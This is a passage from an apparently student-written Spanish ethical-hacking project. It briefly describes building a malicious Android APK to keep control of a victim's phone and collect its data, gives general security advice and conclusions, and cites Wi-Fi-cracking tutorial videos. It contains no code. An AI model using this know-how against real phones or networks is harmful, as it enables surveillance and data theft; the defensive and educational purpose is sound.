


Figura (8.1)
Seleccionamos la vulnerabilidad.de linux

Hacking Android

Se procede a realizar una APK maliciosa que puede funcionar fuera de red lan para manetener el control una vez la victima se haya ido de la red de donde haya sido hackeado.



Una vez instalada esta apk maliciosa podremos recibir toda la información que deseemos del teléfono.(mirar video 1.6. HACKING ANDROID VIA APK).

2. Soluciones de seguridad ante las vulnerabilidades atacadas previamente

Para evitar los problemas sobre las posibles vulnerabilidades en nuestra privacidad informática, es esencial tomar medidas de seguridad para evitar posibles ataques en nuestra red. Cada vez, la ciberseguridad tiene más peligro de ser atacada por piratas informáticos, por eso mismo, proporcionó una serie de consejos para contrarrestar o prevenir dichas amenazas. Las medidas de seguridad son las siguientes:

1. Prudencia. Tener prudencia ante las posibles descargas o instalaciones de aplicaciones en sitios web no seguros, así también como las aplicaciones en los aparatos móviles, las cuales pueden llevar posibles malware. Estas medidas pueden evitar la fácil penetración de piratas informáticos en nuestra seguridad en la red o posibles ataques en nuestras redes sociales.
2. Uso de herramientas para prevenir el malware tales como antivirus, firewalls que hoy en día existen miles de aplicaciones gratuitas con el fin de proporcionar seguridad en el sistema operativo ante el malware.
3. Procurar tener el sistema operativo actualizado. Actualizar nuestros sistemas operativos y equipos informáticos proporcionarán que estos no se queden obsoletos o en actualizaciones antiguas que puedan ser más fáciles de hackeadas.
4. Revisar las opciones de seguridad avanzada en los navegadores. Esta acción nos puede ayudar en nuestra seguridad informática. Se realiza de modo que modifiquemos las características avanzadas de seguridad que podemos hayar en los navegadores y configuran las aplicaciones que pueden llegar a acceder a nuestra red desde sitios web en internet o nos pueden proporcionar información acerca de sitios web peligrosos. Nos salvan de nuestro historial y privacidad informática.
5. Contraseñas complejas. Quizás esta medida es la más conocida, pero se ha de reconocer que acostumbramos a utilizar la misma contraseña para nuestras aplicaciones más utilizadas. Por ello mismo es necesario contar con contraseñas complejas, difíciles de ser evidenciadas.
6. Copias de seguridad. Para poder guardar nuestros datos más privados, es necesario realizar copias de seguridad periódicamente, pues si llegamos a ser víctimas de ataques cibernéticos, estos datos privados pueden ser robados. También contribuyen a la salud de nuestro hardware, pues el equipo al contar con más espacio para operar podrá este ser más óptimo.
7. Mantener contraseña en nuestro Wi-Fi. Tanto como con el Wi-fi como con todas nuestras posibles aplicaciones, poner contraseñas en nuestro wi-fi nos asegurará que no cualquiera que quiera adentrarse en nuestra red pueda hacerlo, ya que del caso contrario si podría darse el caso.
8. Cifrado de datos. Esta quizás es la medida más eficaz que podemos dar uso para salvaguardar nuestros datos privados. Aunque para las personas no habituadas en la seguridad informática no conocen como poder codificar sus datos, el poder estudiar esta posibilidad y desarrollarla puede marcar un antes y un después en su seguridad informatica. Por eso mismo, cifrar los datos evitará que estos sean robados o atacados.

3. Conclusiones

Para acabar el trabajo planteare, por un lado, las dificultades que se me han presentado a la hora de realizar el proyecto, como también por otro lado las conclusiones finales que he podido desarrollar sobre todo lo trabajado.

En cuanto a las dificultades, quiero destacar en primer lugar la dificultad de adaptarse ante el lenguaje técnico y profesional en inglés. En mi lugar, al ser una persona castellanoparlante se ha hace complicado tener que ir cambiando de lengua, sin embargo, también me resulta útil pues significa una oportunidad para traspasar la barrera del idioma y ampliar mis conocimientos. Por otro lado, otra dificultad presentada fue la de mostrar los sistemas lo más realista posible. También se me hizo complicado el hecho de ajustarme ante la rapidez del aprendizaje de la herramienta de seguridad utilizadas. Del mismo modo se me presentó la dificultad de recopilar información sobre las vulnerabilidades que hace poco han sido descubiertas. Y por último admito que me creó confusión el entendimiento ante la información cuestionablemente verídica o errónea que he encontrado en internet que me ayudaría en el proyecto.

Y para concluir, manifestaré las conclusiones finales desarrolladas sobre mi recorrido en todo el trabajo.

En primer lugar, he tenido la oportunidad de poder aplicar los aprendizajes sobre la realización de buenas prácticas de seguridad informática en el día a día. Asimismo, he aumentado mi formación en la observación de indicios frente a los ataques informáticos para de este modo aprender el buen manejo y almacenaje de los datos. Pienso que todas las dificultades que se me han presentado, han sido oportunidades que he podido aprovechar para aprender y resolver las adversidades. Finalmente concluyo manifestando que todos los objetivos planteados al principio del trabajo se han podido alcanzar con éxito.

4. Webgrafía

- RBAC. (2012). Entrar a una red y adueñarnos del trafico 2020 para obtener datos FUNCIONA [Video]. Recuperado en: https://cutt.ly/ayXjMKh
- Luisito Geek. (2020) Como Descifrar Claves WIFI En 2 Minutos. Recuperado en: https://cutt.ly/6yXkyJ0
- Jacob's Ladder. (2019). Como hackear redes wifi wpa2 con Fluxion - Evil Twin [Video]. Recuperado en: https://cutt.ly/nyXkoxC
- Mazthertutoriales. (2018). Como Saber Quien esta CONECTADO en mi Red Wifi / Vecino DETECTADO [Video]. Recuperado en: https://cutt.ly/VyXkgMB
- Hacking Ético León. (2018). Fuerza Bruta Redes wifi WPA | WPA2 Fácil | Kali Linux | HEL [Video]. Recuperado en: https://cutt.ly/kyXkbsv
- Israel Pérez. (2018). Curso de Hacking con Kali Linux: Maltego [Video]. Recuperado en: https://cutt.ly/pyXzuNY
- Montserrat Retureta. (2018). Como hackear redes WPA2 con Kali linux [Video]. Recuperado en: https://cutt.ly/kyXzakq
- adriabama 06. (2020). como utilizar aircrack-ng para crackear redes WIFI WPA WPA2 sin diccionario [Video]. Recuperado en: https://cutt.ly/OyXzdkY
- GL: GOLIAT CASE. (2018). Cómo Hackear redes wi-fi WP2, WPS, WPA, con Kali Linux 2019 [Video]. Recuperado en: https://cutt.ly/PyXzlYn
- Muñoz, R. (2018). Descifrando contraseñas WPA2 mediante Kali Linux 2018 [Video]. Recuperado en: https://cutt.ly/tyXzvIH
- (sin autor). (s.f). Creación de nodo tor . Encontrado en: http://jokerbuzzhyhl5cl.onion/item/656833

5. ANNEXOS

Compra de materiales

https://cutt.ly/eyZoJNs
https://cutt.ly/0yZoFaG
https://cutt.ly/3yZoCQq
https://cutt.ly/EyZo4Ds